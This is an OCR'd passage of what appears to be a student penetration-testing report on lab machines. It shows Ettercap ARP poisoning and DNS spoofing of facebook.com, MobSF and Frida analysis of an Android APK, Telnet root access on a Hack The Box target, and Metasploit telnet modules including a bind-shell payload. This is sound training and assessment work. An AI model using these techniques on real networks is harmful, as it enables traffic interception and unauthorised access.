




```
Currently scanning: 192.168.0.0/16   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 300

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname

192.168.20.1    00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.20.2    00:50:56:fb:8d:4c      2     120  VMware, Inc.
192.168.20.129  00:0c:29:97:2e:b2      1      60  VMware, Inc.
192.168.20.254  00:50:56:f1:0b:80      1      60  VMware, Inc.
```








Ettercap
0.8.3.1 (EB)
Host List
Targets
Target 1
192.168.20.129
Target 2
192.168.20.254
Delete
Add
Delete
Add
34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Unified sniffing was stopped.
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.20.129 added to TARGET1
Host 192.168.20.254 added to TARGET2


Cancel
MITM Attack: ARP Poisoning
OK
Optional parameters
Sniff remote connections.
Only poison one-way.



Ettercap
0.8.3.1 (EB)
Host List
Targets
Target 1
192.168.20.129
Target 2
192.168.20.254
Delete
Add
Delete
Add
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Unified sniffing was stopped.
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.20.129 added to TARGET1
Host 192.168.20.254 added to TARGET2
ARP poisoning victims:
GROUP 1 : 192.168.20.129 00:0C:29:97:2E:B2
GROUP 2 : 192.168.20.254 00:50:56:F1:0B:80


```
msfadmin@metasploitable:~$ ping google.com
PING google.com (142.250.193.46) 56(84) bytes of data.
64 bytes from tzdelb-ao-in-f14.1e100.net (142.250.193.46): icmp_seq=1 ttl=128 ti
me=61.3 ms
64 bytes from tzdelb-ao-in-f14.1e100.net (142.250.193.46): icmp_seq=2 ttl=128 ti
me=40.7 ms
64 bytes from tzdelb-ao-in-f14.1e100.net (142.250.193.46): icmp_seq=3 ttl=128 ti
me=36.1 ms
64 bytes from tzdelb-ao-in-f14.1e100.net (142.250.193.46): icmp_seq=4 ttl=128 ti
me=36.0 ms

--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3001ms
rtt min/avg/max/mdev = 36.016/43.536/61.307/10.435 ms
You have new mail in /var/mail/msfadmin
msfadmin@metasploitable:~$
```





```
msfadmin@metasploitable:~$ ping facebook.com
PING facebook.com (192.168.20.128) 56(84) bytes of data.
64 bytes from 192.168.20.128: icmp_seq=1 ttl=64 time=10.4 ms
64 bytes from 192.168.20.128: icmp_seq=2 ttl=64 time=0.621 ms
64 bytes from 192.168.20.128: icmp_seq=3 ttl=64 time=0.695 ms
64 bytes from 192.168.20.128: icmp_seq=4 ttl=64 time=0.579 ms
64 bytes from 192.168.20.128: icmp_seq=5 ttl=64 time=0.629 ms
64 bytes from 192.168.20.128: icmp_seq=6 ttl=64 time=0.530 ms
64 bytes from 192.168.20.128: icmp_seq=7 ttl=64 time=0.611 ms
64 bytes from 192.168.20.128: icmp_seq=8 ttl=64 time=2.40 ms
64 bytes from 192.168.20.128: icmp_seq=9 ttl=64 time=0.579 ms

--- facebook.com ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8008ms
rtt min/avg/max/mdev = 0.530/1.902/10.477/3.083 ms
You have new mail in /var/mail/msfadmin
msfadmin@metasploitable:~$ _
```

```
ARP poisoning victims:

GROUP 1 : 192.168.20.129 00:0C:29:97:2E:B2

GROUP 2 : 192.168.20.2 00:50:56:FB:8D:4C
GROUP 2 : 192.168.20.254 00:50:56:F1:0B:80
GROUP 2 : 192.168.20.1 00:50:56:C0:00:08
Activating dns_spoof plugin...
dns_spoof: A [facebook.com] spoofed to [192.168.20.128] TTL [3600 s]
```






## F405: Mobile Application Insecure Data Handling

**Severity:** High

### Description

I performed static mobile application analysis using MobSF to evaluate security risks within an Android APK sample. The analysis revealed multiple dangerous permission requests, including access to contacts, messaging capabilities, and external storage operations. Excessive permission requests increase the risk of unauthorized data access and privacy violations if exploited.


The application component analysis also indicated potential exposure of activities and services that could be misused by malicious actors. To complement static analysis, I executed a Frida instrumentation script to validate dynamic hooking capability and confirm runtime analysis feasibility within the application environment.


This combined approach demonstrated how mobile applications may expose sensitive resources through over-privileged configurations and insufficient runtime protection mechanisms.


### Impact

An attacker could leverage insecure mobile application design to access sensitive user data, perform unauthorized actions, or manipulate application behavior at runtime.

## Evidence (Screenshots)






```
┌──(kali㉿kali)-[~]
└─$ frida --version
17.7.3

┌──(kali㉿kali)-[~]
└─$ frida-ps
   PID  Name
──────  ──────────────────────────────
  2126  Thunar
120628  adb
  2242  agent
  2035  at-spi-bus-launcher
  2052  at-spi2-registryd
 63757  crashhelper
  1938  dbus-daemon
  2042  dbus-daemon
  2116  dconf-service
 63752  firefox-esr
 63852  firefox-esr
 63896  firefox-esr
 63903  firefox-esr
 63978  firefox-esr
 64019  firefox-esr
 64137  firefox-esr
 74169  firefox-esr
148637  firefox-esr
148686  firefox-esr
148705  firefox-esr
150178  firefox-esr
150267  firefox-esr
150286  firefox-esr
149754  genymotion
  1941  gnome-keyring-daemon
  2460  gvfs-afc-volume-monitor
  2455  gvfs-goa-volume-monitor
  2442  gvfs-gphoto2-volume-monitor
  2466  gvfs-mtp-volume-monitor
  2424  gvfs-udisks2-volume-monitor
  2077  gvfsd
111967  gvfsd-dnssd
  2083  gvfsd-fuse
  2495  gvfsd-metadata
```

```
┌──(kali㉿kali)-[~]
└─$ frida -f /bin/ls -l hook.js
<frozen genericpath>:39: RuntimeWarning: bool is used as a file descriptor
     ____
    / _  |   Frida 17.7.3 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      → Displays the help system
   . . . .       object?   → Display information about 'object'
   . . . .       exit/quit → Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Local System (id=local)
Spawning `/bin/ls`...
Frida dynamic hook initialized
Spawned `/bin/ls`. Resuming main thread!
17491.rb              capture-01.kismet.csv     custom_poc.py  kernel_output.txt               phase4_meterpreter_log.txt  test.apk
abc-01.cap            capture-01.kismet.netxml  CyArt          kernel.txt                      phase4_shell_log.txt        test.gpr
abc-01.csv            capture-01.log.csv        Desktop        linpeas.sh                      Pictures                    test.rep
abc-01.kismet.csv     capture-02.cap            Documents      Mobile-Security-Framework-MobSF Postman                     Videos
abc-01.kismet.netxml  capture-02.csv            Downloads      modified_exploit.py             postman.tar.gz              vuln
abc-01.log.csv        capture-02.kismet.csv     elk            Music                           Public                      vuln.c
capture-01.cap        capture-02.kismet.netxml  frida-server   phase4_capture.pcapng           suid_output.txt             vuln.txt
capture-01.csv        capture-02.log.csv        hook.js        phase4_memory.raw               Templates
[Local::ls ]→
```

```
  GNU nano 8.6                                                    hook.js
console.log("[*] Frida instrumentation started");

setTimeout(function() {
    console.log("[*] Enumerating loaded modules...");

    Process.enumerateModules().forEach(function(module) {
        if (module.name.indexOf("lib") >= 0) {
            console.log("[+] Module:", module.name, "Base:", module.base);
        }
    });

    console.log("[*] Hook ready");
}, 1000);
```

## F406: Telnet Root Access (major finding)

**Severity:** Critical

**Description**

During the capstone penetration testing engagement, I performed reconnaissance against the Hack The Box target and identified an exposed Telnet service. Telnet transmits credentials in plaintext and is widely recognized as an insecure remote access protocol.


Using automated login techniques, I successfully authenticated to the Telnet service and obtained administrative-level system access. I validated compromise by executing identity verification commands and retrieving the target flag file. This finding demonstrated a severe service misconfiguration allowing unrestricted administrative access over an unencrypted protocol.


Subsequent vulnerability scanning using OpenVAS confirmed additional information disclosure risks associated with network configuration artifacts. The presence of Telnet-based root access represents a significant security weakness due to lack of encryption, inadequate access controls, and elevated privilege exposure.

**Impact**

Attackers could exploit exposed Telnet services to obtain administrative access, intercept credentials, compromise systems, and establish persistent control over affected infrastructure.

**Evidence (Screenshots)**







```
   76  auxiliary/scanner/telnet/telnet_login                .              normal     No     Telnet Login Check Scanner
   77  auxiliary/scanner/telnet/telnet_version              .              normal     No     Telnet Service Banner Detection
   78  auxiliary/scanner/telnet/telnet_encrypt_overflow     .              normal     No     Telnet Service Encryption Key ID Overflow
Detection
   79  payload/cmd/unix/bind_busybox_telnetd                .              normal     No     Unix Command Shell, Bind TCP (via BusyBox
telnetd)
